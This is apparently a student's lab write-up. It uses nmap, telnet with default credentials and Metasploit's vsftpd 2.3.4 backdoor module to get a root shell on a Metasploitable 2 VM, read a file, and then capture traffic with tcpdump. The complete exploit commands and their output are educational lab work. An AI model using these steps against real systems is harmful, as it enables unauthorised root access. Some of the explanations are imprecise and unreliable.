


Nmap has scanned these ports.it tried to do a handshake.it had tried scanning many ports. At port nymber 84 it asked for HTTP whose version is 1.0

Task 5: Metasploitable 2 has multiple vulnerability you can exploit, You have full freedom to choice any. Pick any one vulnerable ports and Attack it. Use Metasploit framework (MSF) from msfconsole to exploit the vulnerable service.

There is a service telnet on port 23.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.150.131
Trying 192.168.150.131 ...
Connected to 192.168.150.131.
Escape character is '^]'.
```



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Dec 17 21:16:12 EST 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
```

The command I have used for attacking telnet port is **telnet 192.168.150.131.**

```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
```

```
       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > search vsftpd_234_backdoor

Matching Modules
```

msfconsole is a metasploitable framework which comes with kali. The command I have used is **sudo msfconsole**. Choosing server ftp whose version is vsftpd 2.3.4.

```
msf6 > search vsftpd_234_backdoor

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Meta
                                      sploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):
```

Search for vsftpd_234_backdoor. Result highlights show that there is a module with disclosure date, rank and description. The command I have used for breaking into exploit is **use exploit/unix/ftp/vsftpd_234_backdoor**. Now I'm inside exploit. To show options of the exploit use command show options. Highlights show name of the host, current setting and description. The highlights also showing port number and name of the target.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.150.131
rhost => 192.168.150.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.150.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.150.131:21 - USER: 331 Please specify the password.
[+] 192.168.150.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.150.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.150.128:38125 -> 192.168.150.131:6200) at 2021-12-17 22:15:12 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
```

I have set rhost using **set rhost 192.168.150.131** and then use command run.

```
vmlinuz
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:bc:1c:78 brd ff:ff:ff:ff:ff:ff
    inet 192.168.150.131/24 brd 192.168.150.255 scope global eth0
    inet6 fe80::20c:29ff:febc:1c78/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:bc:1c:82 brd ff:ff:ff:ff:ff:ff
ls
```

Im into target machine.

```
vmlinuz
cd home
ls
ftp
msfadmin
service
user
cd msfadmin
ls
secret.txt
vulnerable
cat secret.txt
hello hacker
```

The highlights shows accessing secret.txt file from vulnerable machine using **cat secret.txt** command.

Task 6: Explain two or three points as per your understanding with the concepts listed below.

A. Ping used in task 1 and 2.

The command I have used for ping scan for the IP address is **nmap -sp 192.168.150.128.** The Highlights show that the latency coming from kali machine is **0.00060s.** The server for scanning is scanme.nmap.org. The highlights show different port that are open.

B. Network ports

A network port is a process-specific or an application-specific software construct serving as a communication endpoint, which is used by the Transport Layer protocols of Internet Protocol suite, such as UDP and TCP.

C. Vulnerable service

In computer security, a vulnerability is a weakness which can be exploited by a threat actor, such as an attacker, to cross privilege boundaries within a computer system.

D. What is one step that can be taken in order defend against attack preformed in step 5

Preventing the spread: This can be done by limiting connections to only those required for business needs. This will mitigate the spread of the exploit within the organization after the initial infection.

Task 7: Perform a tcpdump on your machine and describe your findings.

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump                                                        1 ×
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
00:07:37.074570 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
00:07:37.105383 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
00:07:37.132668 IP 192.168.150.128.47538 > 192.168.150.2.domain: 1250+ PTR? 77.77.77.224.in-add
r.arpa. (43)
00:07:37.136369 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
00:07:37.398986 IP 192.168.150.2.domain > 192.168.150.128.47538: 1250 NXDomain 0/0/0 (43)
00:07:37.399561 IP 192.168.150.128.57409 > 192.168.150.2.domain: 54442+ PTR? 1.150.168.192.in-a
ddr.arpa. (44)
00:07:37.419289 IP 192.168.150.2.domain > 192.168.150.128.57409: 54442 NXDomain 0/0/0 (44)
00:07:37.419909 IP 192.168.150.128.57531 > 192.168.150.2.domain: 8081+ PTR? 2.150.168.192.in-ad
dr.arpa. (44)
00:07:37.435170 IP 192.168.150.2.domain > 192.168.150.128.57531: 8081 NXDomain 0/0/0 (44)
00:07:37.435777 IP 192.168.150.128.40510 > 192.168.150.2.domain: 51254+ PTR? 128.150.168.192.in
-addr.arpa. (46)
00:07:37.451748 IP 192.168.150.2.domain > 192.168.150.128.40510: 51254 NXDomain 0/0/0 (46)
00:07:40.094103 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
00:07:40.138326 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
00:07:40.170313 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
00:07:42.303678 ARP, Request who-has 192.168.150.2 tell 192.168.150.128, length 28
00:07:42.304018 ARP, Reply 192.168.150.2 is-at 00:50:56:fb:6f:7e (oui Unknown), length 46
00:07:43.112454 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
00:07:43.157076 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
00:07:43.203208 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
00:07:46.125775 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
00:07:46.170585 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
00:07:46.219304 IP 192.168.150.1.12177 > 224.77.77.77.12177: UDP, length 106
^C
22 packets captured
22 packets received by filter
0 packets dropped by kernel
```

tcpdump is a command line utility that allows you to capture and analyze network traffic going through the system

The highlights show type of Network, type of link and snapshot length which is 262144 bytes. The highlights show UDP protocol and length which is 106. Zero packets were dropped by kernel which means my network has no issues.